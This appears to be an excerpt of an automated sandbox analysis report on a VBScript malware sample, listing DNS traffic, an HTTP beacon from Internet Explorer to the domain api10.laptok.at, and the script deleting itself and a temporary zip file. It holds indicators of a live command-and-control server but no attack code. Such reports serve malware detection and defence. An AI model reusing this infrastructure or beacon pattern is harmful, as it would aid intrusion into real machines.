Nov 25, 2020 22:20:57.964997053 CET	53	50540	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:58.258903027 CET	54366	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:58.285933018 CET	53	54366	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:59.257724047 CET	54366	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:59.293570995 CET	53	54366	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:00.272500038 CET	54366	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:00.299797058 CET	53	54366	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:01.001503944 CET	53034	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:01.041104078 CET	53	53034	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:02.287401915 CET	54366	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:02.314635992 CET	53	54366	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:06.303422928 CET	54366	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:06.339299917 CET	53	54366	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:10.040281057 CET	57762	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:10.067446947 CET	53	57762	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:10.717633963 CET	55435	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:10.744816065 CET	53	55435	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:32.669035912 CET	50713	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:32.696269035 CET	53	50713	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:34.244261026 CET	56132	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:34.288214922 CET	53	56132	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:42.061979055 CET	58987	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:42.089149952 CET	53	58987	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:46.073648930 CET	56579	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:46.100719929 CET	53	56579	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:47.215622902 CET	60633	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:47.251460075 CET	53	60633	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:47.891863108 CET	61292	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 22:21:47.919085026 CET	53	61292	8.8.8.8	192.168.2.3
Nov 25, 2020 22:21:48.560098886 CET	63619	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:21:48.595781088 CET	53	63619	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2020 22:20:29.438874006 CET	192.168.2.3	8.8.8.8	0x30c2	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2020 22:20:29.474467993 CET	8.8.8.8	192.168.2.3	0x30c2	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49715	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2020 22:20:29.762115955 CET	77	OUT	GET /api1/KTYmNZ5bf/XTdcBfNLtmXRsr75Vr0C/OeXHgmDf_2FlOqAKqNq/CPd1ikmNvqsewQ7L42DntW/zgUn8u NyTFsD3/vV_2FLdy/BVjS7xgkGsnIxA2AwWjUVdQ/gjxWUAmiqU/x_2BpyFRJzRkZjwG5/cREwhd_2FA5f/aT7Te41 fH7r/hXmziOURNofiS_/2Bhap8rsHpb95XCotYXw_/2BzP9qD2H2eqC7jF/qRJvyGIpta4JULL/h7omqILdZ6v6aRG PZ4/QFITSw1t3/2vFfq4l_0A_0DRdsRckS/8n6v1uSJjqSytugrylp/wmVxUbImOCRXQnwUWTp8Md/ulcl9WEKGwMF b/0NFnCbp HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 25, 2020 22:20:30.600133896 CET	77	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 25 Nov 2020 21:20:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 31 34 0d 0a 1f 8b 08 00 00 00 00 00 00 03 03 00 00 00 00 00 00 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 140


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49714	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2020 22:20:30.839481115 CET	78	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 25, 2020 22:20:31.649930000 CET	87	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 25 Nov 2020 21:20:31 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 3156 Parent PID: 3388

General

Start time:	22:20:01
Start date:	25/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\kj3D6ZRVe22Y.vbs'
Imagebase:	0x7ff6a86c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\inducible.zip	success or wait	1	7FFB51FF721F	DeleteFileW
C:\Users\user\Desktop\kj3D6ZRVe22Y.vbs	success or wait	1	7FFB51FF721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\kj3D6ZRVe22Y.vbs	unknown	128	success or wait	3034	7FFB51FE17B5	ReadFile
C:\Users\user\Desktop\kj3D6ZRVe22Y.vbs	unknown	128	end of file	1	7FFB51FE17B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6264 Parent PID: 792

General

Start time:	22:20:27
Start date:	25/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff617780000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6444 Parent PID: 6264

General

Start time:	22:20:28
Start date:	25/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6264 CREDAT:17410 /prefetch:2

Imagebase:	0x220000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis